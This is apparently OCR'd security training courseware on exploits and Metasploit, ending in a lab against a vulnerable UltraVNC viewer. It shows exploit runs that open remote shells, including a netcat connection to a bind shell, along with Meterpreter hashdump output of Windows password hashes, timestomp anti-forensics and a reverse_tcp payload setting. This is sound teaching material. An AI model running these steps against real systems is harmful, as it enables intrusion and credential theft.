
- Manual audit of software code
- Disabling stack execution
- Use Safer C library
- Buffer overflow-aware compilers

Advanced Security Essentials


As discussed in the previous slide, if a manual audit of software code is not complete or is resource prohibitive, actions can still be taken to mitigate the effects of buffer overview. As discussed previously, one of the sources of buffer overflows is the ability to execute code on the stack. A plausible mitigation is to disable the capability of the machine to perform stack execution. In addition, during the compilation of source code and the use of buffer overflow, aware compliers will help identify and "fix" potential buffer overflow issues in the running software.

'Sploits

- Many of the more common exploits you will utilize must be downloaded and compiled to run against targets
- Many exploits are C or C++ files
  - Some are also Perl or other languages
- These are often buggy
  - You may have to edit code




```
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>
- Usage: DConExploit.exe <Target ID> <Target IP>
- Targets:
-          0    Windows 2000 SP0 (english)
-          1    Windows 2000 SP1 (english)
-          2    Windows 2000 SP2 (english)
-          3    Windows 2000 SP3 (english)
-          4    Windows 2000 SP4 (english)
-          5    Windows XP SP0 (english)
-          6    Windows XP SP1 (english)

C:\>DConExploit.exe 1 127.0.0.1
--------------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>
- Using return address of 0x77e829ec
Use Netcat to connect to 127.0.0.1:4444

C:\>
```



```
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>
- Usage: DConExploit.exe <Target ID> <Target IP>
- Targets:
-          0    Windows 2000 SP0 (english)
-          1    Windows 2000 SP1 (english)
-          2    Windows 2000 SP2 (english)
-          3    Windows 2000 SP3 (english)
-          4    Windows 2000 SP4 (english)
-          5    Windows XP SP0 (english)
-          6    Windows XP SP1 (english)


C:\tools\Dcon_Sploit>cd ../netcat

C:\tools\NetCat>cd nt

C:\tools\NetCat\NT>nc.exe 10.10.76.51 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo %computername%
echo %computername%
VICTIM
```

Advanced Security Essentials

The first real category of exploitation tool is standalone source code that you can acquire and compile. Some exploits are written in Perl, Ruby, and Python, whereas many others are C, C++, and even Java. You may need to edit code or do your own testing to get these working.




Pros and Cons with 'Sploits

- Pros:
  - Often the first available means to exploit new vulnerabilities
  - Easier to find overall
  - Able to be edited to suit your needs
    - Requires coding knowledge
  - May be the only option available
- Cons:
  - Code may be buggy or unstable
  - Code may be backdoored or infected
  - Code may cause targets to crash or become otherwise inoperable
    - A self-imposed DoS
  - You may need to visit questionable areas of the Internet to find this stuff

Advanced Security Essentials

This slide lists a series of pros and cons with exploit code. Standalone exploits are often released before other frameworks get them, and they may be the only options you have.

The code may be buggy, though, meaning you need to know how to code to fix them! Also, you take chances downloading code from shady neighborhoods on the Internet.



Metasploit (1)

- An exploitation framework developed by H.D. Moore
- Includes:
  - Exploits
  - Payloads: stages and stagers
  - Documentation
  - Tools for exploit creation
  - Multiple user interfaces
- Payloads include stages and stagers:
  - Stagers: Establish communication channel with target
  - Stages: Leverage communication channel to perform some action (usually start a shell listener, push a shell back to a listener, etc.)
  - Singles: Stage + stager combined

```
Shacks-iMac:msf3 root# ./msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM


       =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --=[ 996 exploits - 562 auxiliary - 164 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops

msf > 
```

Advanced Security Essentials

Metasploit (1)


The Metasploit Framework, developed by HD Moore and now owned by Rapid7, is a huge advancement in pen testing and exploits. All of the pieces and parts you need are in one place, allowing for flexible exploit creation and use, with a variety of payload and other pieces, too.

The framework includes:

- Exploits
- Payloads: stages and stagers
- Documentation
- Tools for exploit creation
- Multiple user interfaces

Payloads include stages and stagers, which are important to understand:

- **Stagers**: Establish communication channel with target
- **Stages**: Leverage communication channel to perform some action (usually start a shell listener, push a shell back to a listener, etc.)
- **Singles**: Stage and stager combined



Metasploit (2)

- Metasploit's exploits:
  - Broken down by OS: Linux, Solaris, Windows, etc.
  - Also includes app exploits that run on OS
  - Windows examples: dcerpc, smb, iis
  - *nix examples: samba, lpd, http
- The “multi” category has browser and other multi-platform exploits
- Exploit modules written in Perl (2.x) and Ruby (3.x+)

```
root@bt:/pentest/exploits/framework/modules/exploits# ls -al
total 60
drwxr-xr-x 15 root root 4096 2012-08-09 17:49 .
drwxr-xr-x  8 root root 4096 2012-08-09 17:49 ..
drwxr-xr-x  2 root root 4096 2012-08-09 17:49 aix
drwxr-xr-x  3 root root 4096 2012-08-09 17:49 bsdi
drwxr-xr-x  3 root root 4096 2012-08-09 17:49 dialup
drwxr-xr-x  6 root root 4096 2012-08-09 17:49 freebsd
drwxr-xr-x  3 root root 4096 2012-08-09 17:49 hpux
drwxr-xr-x  3 root root 4096 2012-08-09 17:49 irix
drwxr-xr-x 18 root root 4096 2012-08-09 17:51 linux
drwxr-xr-x 15 root root 4096 2012-08-09 17:49 multi
drwxr-xr-x  4 root root 4096 2012-08-09 17:49 netware
drwxr-xr-x 13 root root 4096 2012-08-09 17:49 osx
drwxr-xr-x  7 root root 4096 2012-08-09 17:49 solaris
drwxr-xr-x  9 root root 4096 2012-08-09 17:51 unix
drwxr-xr-x 50 root root 4096 2012-08-09 17:51 windows
```

```
                        [ 'CVE', '2003-0352' ],
                ],
            'Privileged'     => true,
            'DefaultOptions' =>
                {
                        'EXITFUNC' => 'thread'
                },
            'Payload'        =>
                {
                        'Space'    => 880,
                        'MinNops'  => 300,
                        'BadChars' => "\x00\x0a\x0d\x5c\x5f\x2f\x2e",
                        'StackAdjustment' => -3500,
                },
            'Targets'        =>
                [
                        # Target 0: Universal
                        {
                                'Windows NT SP3-6a/2000/XP/2003
Universal',
                                {
                                        'Platform' => 'win',
                                        'Ret'      =>
```


Advanced Security Essentials

Metasploit (2)

Metasploit has a huge number of exploits as of 2014. At the time of this writing, there's about 1,000 exploits in the framework, ranging from Windows to Unix to Linux and every other type of software you can imagine. There are plenty of browser exploits and others, too. All of the recent MSF exploits are written in Ruby, although the older frameworks were written in Perl.

Metasploit (3)

- To run an exploit:
  - Start the MSF Console
  - Select an exploit: "use exploit/<dir>"
  - Select a payload: "set PAYLOAD <dir>"
  - Set options: "show options" set VARIABLE <value>
  - Finally, "exploit"



```
msf  exploit(netterm_netftpd_user) > show options

Module options (exploit/windows/ftp/netterm_netftpd_user):

   Name     Current Setting     Required  Description
   ----     ---------------     --------  -----------
   FTPPASS  mozilla@example.com no        The password for the specified username
   FTPUSER  anonymous           no        The username to authenticate as
   RHOST                        yes       The target address
   RPORT    21                  yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, none, thread, process
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   NetTerm NetFTPD Universal
```

```
msf  exploit(netterm_netftpd_user) > exploit

[*] Started bind handler
[*] Trying target NetTerm NetFTPD Universal...
[*] Sending stage (240 bytes) to 10.10.0.10
[*] Command shell session 1 opened (10.10.0.1:55989 -> 10.10.0.10:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\PROGRA~1\netterm>
```

Advanced Security Essentials


Metasploit (3)

Let's examine a simple example of running an exploit:

To run an exploit:

- Start the MSF Console.
- Select an exploit:
  "use exploit/<dir>"
- Select a payload:
  "set PAYLOAD <dir>"
- Set options:
  "show options"
  set VARIABLE <value>
- Finally, "exploit."

In the screenshot, we're using a Windows FTP client exploit and gaining access to a Windows shell as the payload.



Metasploit (4)

- The Meterpreter: A custom Metasploit shell environment
- Runs entirely in memory
- Commands:
  - sysinfo: System info
  - pwd: Present working directory
  - ps: Process status
  - getuid: Current UID of user context for Metasploit
  - getpid: Current PID of the process; Metasploit is inside
  - migrate: Move to a different process
  - execute: Run a program
  - kill: Stop a process
  - edit: Editor similar to VI

```
meterpreter > sysinfo
Architecture    : x86
System Language : en_US
OS              : Windows XP (Build 2600, Service Pack 3).
Computer        : CORE
Meterpreter     : x86/win32
meterpreter > pwd
C:\Program Files\UltraVNC
meterpreter > getpid
Current pid: 2876
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```

Advanced Security Essentials


Metasploit (4)

The Meterpreter is a totally self-contained MSF-specific shell that runs against Windows systems. It runs entirely in memory, making it stealthy and difficult to detect. It has its own set of commands, including:

- **sysinfo**: System info.
- **pwd**: Present working directory.
- **ps**: Process status.
- **getuid**: Current UID of user context for Metasploit.
- **getpid**: Current PID of the process Metasploit is inside.
- **migrate**: Move to a different process.
- **execute**: Run a program.
- **kill**: Stop a process.
- **edit**: Editor similar to VI.

Metasploit (5)

- Metasploit extension: The Priv module
- Two primary commands:
  - hashdump: Dump the Windows hashes running in current memory owned by the Local Security Authority (LSA)
  - timestomp: Change the Modified/Accessed/Created times (as well as the Master File Table entries) for any file



```
meterpreter > hashdump
Administrator:500:ee7da217c724c9c8b0d3662b97ebed58:a53ab79b69136b72744fa2d2bb56008e:::
ASPNET:1009:e5827ec8bae4c5600234b68d6be05543:f5648df2fa712902abbe1171dee4d8e8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:368a75bde52b4e37da6e39436271d076:8a2590a715cc4865397164139638313b:::
Shack:1003:ee7da217c724c9c8b0d3662b97ebed58:a53ab79b69136b72744fa2d2bb56008e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:30a9336baddebe8148b6132977cb9142:::
Test:1007:6f87cd328120cc55ff17365faf1ffe89:b3ec3e03e2a202cbd54fd104b8504fef:::
voodoo:1008:6f87cd328120cc557e51f0bf38bde884:e20e81c5c06ccf288474c581f13423b9:::
```


Advanced Security Essentials

Metasploit (5)

One additional item of note is the Metasploit Priv module, which extends the Meterpreter (built-in now, although used to be separate) and grants the tester some new capabilities. These include:

- **hashdump**: Dump the Windows hashes running in current memory owned by the Local Security Authority (LSA). This can also be run with the "run hashdump" command, which tries to extract the SYSKEY encryption key to extract credentials.
- **timestomp**: Change the Modified/Accessed/Created times (as well as the Master File Table entries) for any file.

The slide shows an example of the hashdump module in action, dumping Windows password hashes directly from running memory. Ouch!




Lab 4

Metasploit Basics

Advanced Security Essentials

This page intentionally left blank.



Lab Goal


- In this lab, you explore some of the basics of Metasploit by running some vulnerable software on Windows
- We look at basic use and also explore the Meterpreter

Advanced Security Essentials

This page intentionally left blank.

Let's Get Vulnerable!

- Install the "UltraVNC-102-Setup.exe" file on your Windows system
- Follow all the default prompt
- Click Finish
- This can be easily removed after class



Setup - UltraVNC

Welcome to the UltraVNC Setup Wizard

This will install UltraVNC v1.0.2 on your computer.

It is recommended that you close all other applications before continuing.


Click Next to continue, or Cancel to exit Setup.

Advanced Security Essentials

Install the "UltraVNC-102-Setup.exe" file from your SEC501 Days 1-3 USB Day2 folder onto your Windows system. Follow all the default prompts, and then click Finish. You can easily uninstall this after class, and at least you have no listening services that are vulnerable! This software is vulnerable only when it CONNECTS to a malicious system, which is why we chose it for class.

Configure Metasploit

- Run **./msfconsole** at a command prompt
- **show exploits**
- **use exploit/windows/vnc/ultravnc_viewer_bof**
- **show options**



```
msf > use exploit/windows/vnc/ultravnc_viewer_bof
msf  exploit(ultravnc_viewer_bof) > show options

Module options (exploit/windows/vnc/ultravnc_viewer_bof):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or
0.0.0.0
   SRVPORT     5900             yes       The VNCServer daemon port to listen on
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3
```

Advanced Security Essentials

You may need to disable any Windows-based firewall for this exercise. Now run the MSF console.

./msfconsole

Take a look at the exploits you have available:

show exploits

For this class, you will use the UltraVNC Viewer exploit:

use exploit/windows/vnc/ultravnc_viewer_bof

Take a look at your options in the MSF:

show options

Set Payload Options


- Now, set the following options:

  set PAYLOAD windows/shell/reverse_tcp

